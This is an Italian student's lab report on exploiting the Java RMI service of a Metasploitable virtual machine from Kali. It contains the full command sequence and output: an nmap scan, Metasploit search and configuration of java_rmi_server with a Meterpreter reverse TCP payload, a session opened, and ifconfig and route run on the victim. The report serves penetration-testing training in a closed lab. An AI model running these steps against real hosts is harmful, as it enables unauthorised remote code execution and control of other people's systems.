

Progetto S7/L5

Exploit Java RMI

Il progetto di oggi prevede l'exploitare la macchina vulnerabile Metasploitable su un servizio vulnerabile sulla porta 1099 – Java RMI.

Un exploit è un software o un insieme di comandi, dati o sequenze di operazioni progettati per sfruttare una vulnerabilità o una debolezza in un sistema, un'applicazione o un servizio al fine di ottenere un vantaggio non autorizzato.


La differenza da un malware è che l'exploite sfrutta una vulnerabilità già esistente nel sistema operativo, un'applicazione o un servizio mentre il malware è un software progettato per creare danni e deve essere iniettato nella macchina vittima.

Oggi andremmo ad utilizzare la vulnerabilità di Java RMI (Remote Method Invocation) presente sulla porta 1099 della nostra macchina vittima, questo servizio consente ad un programma java in esecuzione su una macchina virtuale di collegarsi ad un'altra macchina virtuale che utilizza questo servizio da remoto.

La gravità di questa vulnerabilità può essere molto alta dato che, per mezzo di questo servizio, un malintenzionato può iniettare da remoto del codice malevolo nella macchina vittima, ottenere privilegi da root/amministratore, permettere un attacco DoS o perfino recuperare dati o file personali privati della vittima.

Ora passiamo all'esercitazione:

come prima cosa ho cambiato gli IP delle macchine virtuali che andrò ad utilizzare, la macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111 mentre la macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112 utilizzando il comando `sudo nano /etc/network/interfaces`.



```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::a00:27ff:fe3a:8242 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:3a:82:42 txqueuelen 1000 (Ethernet)
    RX packets 46 bytes 3986 (3.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18 bytes 2564 (2.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<1<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)~$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.370 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.210 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.174 ms
^C

msfadmin@metasploitable:~$ ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:c8:06:73
    inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
    inet6 addr: fe80::a00:27ff:fec8:673/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:0 errors:0 dropped:0 overruns:0 frame:0
    TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:740 (740.0 B) TX bytes:5298 (5.1 KB)
    Base address:0xd020 Memory:f0200000-f0200000

lo: Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:16436 Metric:1
    RX packets:114 errors:0 dropped:0 overruns:0 frame:0
    TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:23189 (22.6 KB) TX bytes:23189 (22.6 KB)
```

Come seconda cosa ho eseguito una scansione aggressiva verso la vittima con il

comando `<nmap -p 1099 -A 192.168.11.112>` andando a specificare con il `-p` solo la porta interessata.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -p 1099 -A 192.168.11.112  
  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 09:45 CET  
Nmap scan report for 192.168.11.112  
Host is up (0.010s latency).  
  
PORT      STATE SERVICE VERSION  
1099/tcp  open  java-rmi GNU Classpath grmiregistry  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit / .  
Nmap done: 1 IP address (1 host up) scanned in 19.41 seconds  
  
(kali@kali)-[~]  
$
```

Con questa scansione possiamo vedere se la porta è aperta o chiusa, il servizio e la versione attivo su essa. Tutti dati fondamentali che serviranno dopo per la ricerca dell'exploit adeguato.

Una volta prese queste informazioni ho avviato Metasploit con il comando `<msfconsole>`. Una volta dentro la console ho utilizzato il comando `<search java rmi>`, utilizzando le informazioni prese dalla scansione precedente, per vedere un elenco di exploit che potrebbero fare al caso mio. Dopo alcune prove ho utilizzato il 4 `<exploit/multi/misc/java_rmi_server>`.

```
msf5 > search java rmi  
Matching Modules  
  
#  Name                                     Disclosure Date  Rank    Check  Description  
-  -                                     -             -      -      -  
0  exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22      excellent Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE  
1  exploit/multi/misc/java_jmx_server 2013-05-22      normal  No     Java JMX Server Insecure Configuration Java Code Execution  
2  auxiliary/scanner/misc/java_jmx_server 2013-05-22      normal  No     Java JMX Server Insecure Endpoint Code Execution Scanner  
3  auxiliary/gather/java_rmi_registry 2011-10-15      normal  No     Java RMI Registry Interfaces Enumeration  
4  exploit/multi/misc/java_rmi_server 2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution  
5  auxiliary/scanner/misc/java_rmi_server 2011-10-15      normal  No     Java RMI Server Insecure Endpoint Code Execution Scanner  
6  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation  
7  exploit/multi/browser/java_signed_applet 1997-02-19      excellent No     Java Signed Applet Social Engineering Code Execution  
8  exploit/multi/http/jenkins_metaprogramming 2019-01-08      excellent Yes    Jenkins ACL Bypass and Metaprogramming RCE  
9  exploit/linux/misc/jenkins_java_deserialize 2015-11-18      excellent Yes    Jenkins CLI RCE Java Deserialization Vulnerability  
10 exploit/multi/browser/firefox_wpi_bootstrapped_addon 2007-06-27      excellent No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution  
11 exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315 2023-05-26      excellent Yes    Openfire authentication bypass with RCE plugin  
12 exploit/multi/http/totaljs_cms_widget_exec 2019-08-30      excellent Yes    Total.js CMS 12 Widget JavaScript Code Injection  
13 exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc 2021-09-21      manual  Yes    VMware vCenter vScalation Priv Esc  
  
Interact with a module by name or index. For example info 13, use 13 or use exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc  
msf5 > use 4  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf5 exploit(multi/misc/java_rmi_server) > options
```

Spiego in breve cosa mi dice questo exploit:

`<multi>` mi dice che questo exploit può funzionare su più piattaforme ossia Linux, Windows ecc..

`<misc>` mi indica la categoria "miscellanea" indica che l'exploit potrebbe non rientrare in una categoria specifica e potrebbe avere un obiettivo più generico.

`<java_rmi_server>` mi indica che va a colpire il servizio Java RMI.

Poi attraverso il comando `<use 4>` oppure potevo scrivere

<use exploit/multi/misc/java_rmi_server>, che sarebbe il path dell'exploit, ho indicato l'exploit da utilizzare.

Il payload lo ha scelto in automatico metasploit altrimenti potevo cercarne uno che facesse al caso mio con il comando <search payload> e poi caricarlo con il comando <set payload 'path payload'>.



```
kali2 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Auto
kali@kali: ~
File Actions Edit View Help

Module options (exploit/multi/misc/java_rmi_server):


| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.
```

Con il comando <options> possiamo vedere tutti i requisiti che servono per il lancio dell'exploit, nella colonna required dove vediamo scritto "yes" dobbiamo obbligatoriamente inserire dei parametri, in questo caso sono andato a settare l'IP della macchina vittima e ho aumentato il parametro HTTPDELAY con 20 per evitare che il server ci respinga la richiesta dopo il tempo stabilito; per settare tutto ho utilizzato il comando <set> e dopo ho messo la parola chiave per identificare ciò che volevo settare (es. HTTPDELAY e RHOSTS) .

Una volta settato tutti i requisiti necessari ho rifatto options per verificare che i comandi siano andati a buon fine.



```
msf6 exploit(multi/misc/java_rmi_server) > set httpdelay 20
httpdelay => 20
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):


| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 20              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    | 192.168.11.112  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.
```

A questo punto ho lanciato l'exploit con il comando <exploit> e come possiamo vedere dallo screen successivo l'exploit è andato a buon fine e ho creato una shell

con meterpreter dentro la macchina vittima, per avere la conferma effettiva di essere all'interno ho fatto il comando <ifconfig> e possiamo vedere che mi riporta l'IP della macchina Metasploitable.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/jXDmMY86iwKW5
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:45665) at 2023-11-10 09:51:55 +0100

meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec8:673
IPv6 Netmask : ::

meterpreter > 
```

Come seconda cosa l'esercizio ci chiedeva di recuperare delle informazioni sulla tabella di routing della macchina vittima, questo possiamo farlo con il comando <route>.

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0           lo
192.168.11.112 255.255.255.0 0.0.0.0      0           eth0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0           lo
fe80::a00:27ff:fec8:673 ::           ::           0           eth0

meterpreter > 
```

Una volta dentro alla shell possiamo che per la vittima non c'è più niente da fare.

Un malintenzionato può fare quello che vuole, dal fare un attacco ransomware, al rubare dati personali, cancellare cartelle o bloccare la macchina.

Grazie della visione, Caregnato Giacomo.